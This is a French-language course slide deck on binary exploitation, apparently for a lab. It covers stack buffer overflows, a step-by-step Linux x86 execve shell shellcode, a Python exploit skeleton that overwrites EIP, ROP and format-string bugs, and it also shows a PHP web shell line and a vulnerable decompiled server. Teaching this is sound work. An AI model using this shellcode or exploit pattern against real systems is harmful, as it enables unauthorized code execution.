
```
int __cdecl serv_main(int socket_fd)
{
    int result; // eax@4
    int bytes_rcvd; // [sp+10h] [bp-410h]@1
    int *hash; // [sp+14h] [bp-40Ch]@1
    char buf[1024]; // [sp+18h] [bp-408h]@1
    int cookie; // [sp+418h] [bp-8h]@1

    cookie = *MK_FP(__GS__, 20);
    hash = 0;
    printf_send(socket_fd, "*** Welcome to the online hash calc
do_recv(socket_fd, buf, 1023u, &bytes_rcvd);
if ( bytes_rcvd <= 0 )
{
    fwrite("fatal error: no message\n", 1u, 24u, stderr);
    exit(-1);
}
fprintf((FILE *)fp_log, buf);
hash = (int *)calc_hash(buf);
printf_send(socket_fd, "%u (%s)\n", hash, buf);
result = *MK_FP(__GS__, 20) ^ cookie;
if ( *MK_FP(__GS__, 20) != cookie )
    _stackfail();
return result;
}
```

## ❖ Statique

- décompilateur IDA HexRays
- désassembleur Radare2/objdump

# Reverse



## ❖ Dynamique

- ImmunityDBG/OllyDBG/WinDBG
  - GDB


# Attaque par Débordement de Tampon (Buffer Overflow)

# Stack BoF

- Les tableaux statiques (le buffer) sont alloués à l'exécution d'un programme.

```
void showInput(char *input) {  
    char buffer[32];  
    strcpy(buffer, input);  
    puts(buffer);  
}
```

- Le contenu du tampon sera sauvegardé dans les 32 cases de la pile de à partir de ESP jusqu'au EBP




# Stack BoF

- Les tableaux statiques (le buffer) sont alloués à l'exécution d'un programme.

```
void showInput(char *input) {  
    char buffer[32];  
    strcpy(buffer, input);  
    puts(buffer);  
}
```

- ESP va contenir le début du tampon
- EBP va contenir l'adresse de la fonction pour savoir retourner après l'exécution




# Stack BoF

- Les tableaux statiques (le buffer) sont alloués à l'exécution d'un programme.


```
void    showInput(char    *input)    {  
    char buffer[32];  
    strcpy(buffer, input);  
    puts(buffer);  
}
```

- EIP va contenir l'adresse de l'instruction en cours d'exécution



## Stack BoF

- L'adresse de retour est écrasé par une valeur arbitraire et trop longue afin de rediriger le flux d'exécution.
- La valeur de EIP ici sera “e\0?” en hexadécimal et en little-endian  $\Leftrightarrow$  0x3f305c65
- Comme ceci n'est pas une adresse valide, le programme s'arrêtera avec “Segmentation Fault”
- Le but est de retrouver l'adresse de la pile qui contient notre saisie afin de rediriger le flux d'exécution sur nos instructions





# ShellCode



---

# ShellCode

- ❖ Historiquement - code qui retourne un shell
- ❖ Couramment - ensemble de payloads malveillants
- ❖ Pas n'importe quel code
  - <?php system(\$\_GET['cmd']); ?>
- ❖ Un opcode
  - \x31\xc0\x48...\x3b\x0f\x05

# ShellCode

```
31 c0      xor  %eax,%eax  
50          push %eax
```

Analyserons notre shellcode Linux32

- ❖ Effacer EAX et le mettre dans la pile

# ShellCode

```
31 c0          xor  %eax,%eax
50            push  %eax
68 2f 2f 73 68    push  $0x68732f2f
68 2f 62 69 6e    push  $0x6e69622f
```

Analyserons notre shellcode Linux32

- ❖ Effacer EAX et le mettre dans la pile
- ❖ Empiler également en hexa et little-endian notre shell - //bin/sh par 4 octets car 32 bits

# ShellCode

```
31 c0          xor  %eax,%eax
50             push %eax
68 2f 2f 73 68 push $0x68732f2f
68 2f 62 69 6e push $0x6e69622f
89 e3          mov  %esp,%ebx
```

Analyserons notre shellcode Linux32

- ❖ Effacer EAX et le mettre dans la pile
- ❖ Empiler également en hexa et little-endian notre shell - //bin/sh par 4 octets car 32 bits
- ❖ Sauvegarder la pile dans EBX

# ShellCode

```
31 c0          xor  %eax,%eax
50           push  %eax
68 2f 2f 73 68    push  $0x68732f2f
68 2f 62 69 6e    push  $0x6e69622f
89 e3          mov   %esp,%ebx
89 c1          mov   %eax,%ecx
89 c2          mov   %eax,%edx
```

Analyserons notre shellcode Linux32

- ❖ Effacer EAX et le mettre dans la pile
- ❖ Empiler également en hexa et little-endian notre shell - //bin/sh par 4 octets car 32 bits
- ❖ Sauvegarder la pile dans EBX
- ❖ Effacer ECX et EDX

# ShellCode

```
31 c0          xor  %eax,%eax
50             push %eax
68 2f 2f 73 68 push $0x68732f2f
68 2f 62 69 6e push $0x6e69622f
89 e3          mov   %esp,%ebx
89 c1          mov   %eax,%ecx
89 c2          mov   %eax,%edx
b0 0b          mov   $0xb,%al
```

Analyserons notre shellcode Linux32

- ❖ Effacer EAX et le mettre dans la pile
- ❖ Empiler également en hexa et little-endian notre shell - //bin/sh par 4 octets car 32 bits
  - ❖ Sauvegarder la pile dans EBX
  - ❖ Effacer ECX et EDX
  - ❖ Stocker l'appel système d'exécution 0xb dans AL (AX 8 bits)

# ShellCode

```
31 c0          xor  %eax,%eax
50            push %eax
68 2f 2f 73 68    push $0x68732f2f
68 2f 62 69 6e    push $0x6e69622f
89 e3          mov   %esp,%ebx
89 c1          mov   %eax,%ecx
89 c2          mov   %eax,%edx
b0 0b          mov   $0xb,%al
cd 80          int  $0x80
```

Analyserons notre shellcode Linux32

- ❖ Effacer EAX et le mettre dans la pile
- ❖ Empiler également en hexa et little-endian notre shell - //bin/sh par 4 octets car 32 bits
  - ❖ Sauvegarder la pile dans EBX
  - ❖ Effacer ECX et EDX
  - ❖ Stocker l'appel système d'exécution 0xb dans AL (AX 8 bits)
- ❖ Faire un appel système

# ShellCode

```
31 c0          xor    %eax,%eax
50             push   %eax
68 2f 2f 73 68 push   $0x68732f2f
68 2f 62 69 6e push   $0x6e69622f
89 e3          mov    %esp,%ebx
89 c1          mov    %eax,%ecx
89 c2          mov    %eax,%edx
b0 0b          mov    $0xb,%al
cd 80          int    $0x80
31 c0          xor    %eax,%eax
```

Analyserons notre shellcode Linux32

- ❖ Effacer EAX et le mettre dans la pile
- ❖ Empiler également en hexa et little-endian notre shell - //bin/sh par 4 octets car 32 bits
  - ❖ Sauvegarder la pile dans EBX
  - ❖ Effacer ECX et EDX
  - ❖ Stocker l'appel système d'exécution 0xb dans AL (AX 8 bits)
  - ❖ Faire un appel système
  - ❖ Effacer EAX

# ShellCode

```
31 c0          xor    %eax,%eax
50              push   %eax
68 2f 2f 73 68 push   $0x68732f2f
68 2f 62 69 6e push   $0x6e69622f
89 e3          mov    %esp,%ebx
89 c1          mov    %eax,%ecx
89 c2          mov    %eax,%edx
b0 0b          mov    $0xb,%al
cd 80          int    $0x80
31 c0          xor    %eax,%eax
40              inc    %eax
```

Analyserons notre shellcode Linux32

- ❖ Effacer EAX et le mettre dans la pile
- ❖ Empiler également en hexa et little-endian notre shell - //bin/sh par 4 octets car 32 bits
  - ❖ Sauvegarder la pile dans EBX
  - ❖ Effacer ECX et EDX
  - ❖ Stocker l'appel système d'exécution 0xb dans AL (AX 8 bits)
  - ❖ Faire un appel système
  - ❖ Effacer EAX
  - ❖ Stocker l'appel système de sortie 0x1 dans EAX

# ShellCode

```
31 c0          xor    %eax,%eax
50             push   %eax
68 2f 2f 73 68 push   $0x68732f2f
68 2f 62 69 6e push   $0x6e69622f
89 e3          mov    %esp,%ebx
89 c1          mov    %eax,%ecx
89 c2          mov    %eax,%edx
b0 0b          mov    $0xb,%al
cd 80          int    $0x80
31 c0          xor    %eax,%eax
40             inc    %eax
cd 80          int    $0x80
```

Analyserons notre shellcode Linux32

- ❖ Effacer EAX et le mettre dans la pile
- ❖ Empiler également en hexa et little-endian notre shell - //bin/sh par 4 octets car 32 bits
  - ❖ Sauvegarder la pile dans EBX
  - ❖ Effacer ECX et EDX
  - ❖ Stocker l'appel système d'exécution 0xb dans AL (AX 8 bits)
  - ❖ Faire un appel système
  - ❖ Effacer EAX
  - ❖ Stocker l'appel système de sortie 0x1 dans EAX
  - ❖ Faire un appel système

# ShellCode

```
31 c0          xor    %eax,%eax
50             push   %eax
68 2f 2f 73 68 push   $0x68732f2f
68 2f 62 69 6e push   $0x6e69622f
89 e3          mov    %esp,%ebx
89 c1          mov    %eax,%ecx
89 c2          mov    %eax,%edx
b0 0b          mov    $0xb,%al
cd 80          int    $0x80
31 c0          xor    %eax,%eax
40             inc    %eax
cd 80          int    $0x80
```

Analyserons notre shellcode Linux32

- ❖ Effacer EAX et le mettre dans la pile
- ❖ Empiler également en hexa et little-endian notre shell - //bin/sh par 4 octets car 32 bits
  - ❖ Sauvegarder la pile dans EBX
  - ❖ Effacer ECX et EDX
  - ❖ Stocker l'appel système d'exécution 0xb dans AL (AX 8 bits)
  - ❖ Faire un appel système
  - ❖ Effacer EAX
  - ❖ Stocker l'appel système de sortie 0x1 dans EAX
  - ❖ Faire un appel système
  - ❖ Tout cela pour avoir un shell

---

# ShellCode

```
#!/usr/bin/env python
from subprocess import call
shellcode =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\
x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\
\x80\x31\xc0\x40\xcd\x80"
```

- ❖ Nous allons donc mettre un opcode qui retourne un shell dans le tampon

---

# ShellCode

```
#!/usr/bin/env python
from subprocess import call
shellcode =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\
x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\
\x80\x31\xc0\x40\xcd\x80"
overflow = "A"*(4+4)
```

- ❖ Le reste sera remplie par des données arbitraires
- ❖ 4 octets supplémentaires (32 bits) seront ajouté afin d'écraser EBP

# ShellCode

```
#!/usr/bin/env python
from subprocess import call
shellcode =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\
x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\
\x80\x31\xc0\x40\xcd\x80"
overflow = "A"*(4+4)
eip = "\x04\x03\x02\x01"
```

- ❖ Si nous avons retrouvé l'adresse de la pile et la longueur du buffer (en reversant le binaire), en écrasant EIP par la pile (adresse de notre saisie), nous allons prendre le contrôle.

# ShellCode

```
#!/usr/bin/env python
from subprocess import call
shellcode =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\
x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\
\x80\x31\xc0\x40\xcd\x80"
overflow = "A"*(4+4)
eip = "\x04\x03\x02\x01"
exploit = shellcode + overflow + eip
call(["executable", exploit])
```

- ❖ Dans certains cas, il est préférable d'ajouter NOP sled, une série des instructions qui feront “traîner” le flux sur notre shellcode


# Return-Oriented Programming (ROP)

# ROP




- ❖ Si la pile n'est pas exécutable (NX/TX) et que de plus son adresse est dynamique et non pas statique (ASLR), nous allons utiliser le ROP

# ROP



❖ Nous allons donc chercher des instructions déjà présentes dans le binaire (gadgets) afin de les réutiliser en construisant notre shellcode

# ROP



- ❖ Nous redirigeons le flux vers l'une des instructions en la terminant et ensuite une autre instruction:
- @instruction9
  - ret ⇔ pop IP
  - @instruction7
  - ret
  - syscall

---

TP


# BoF Linux avec ShellCode sans protection en local

---

# Exploitation


# Format String

# Format String



- ❖ Il s'agit d'une fonction d'affichage qui ne vérifie pas la saisie utilisateur et qui la prenne en tant qu'elle
- ❖ La saisie peut contourner la fonction et la forcer à afficher les données arbitraire, notamment le contenu de la mémoire du binaire et sa pile
- ❖ Les fonctions en C supportent plusieurs formats d'affichage:
  - %d %i - entier
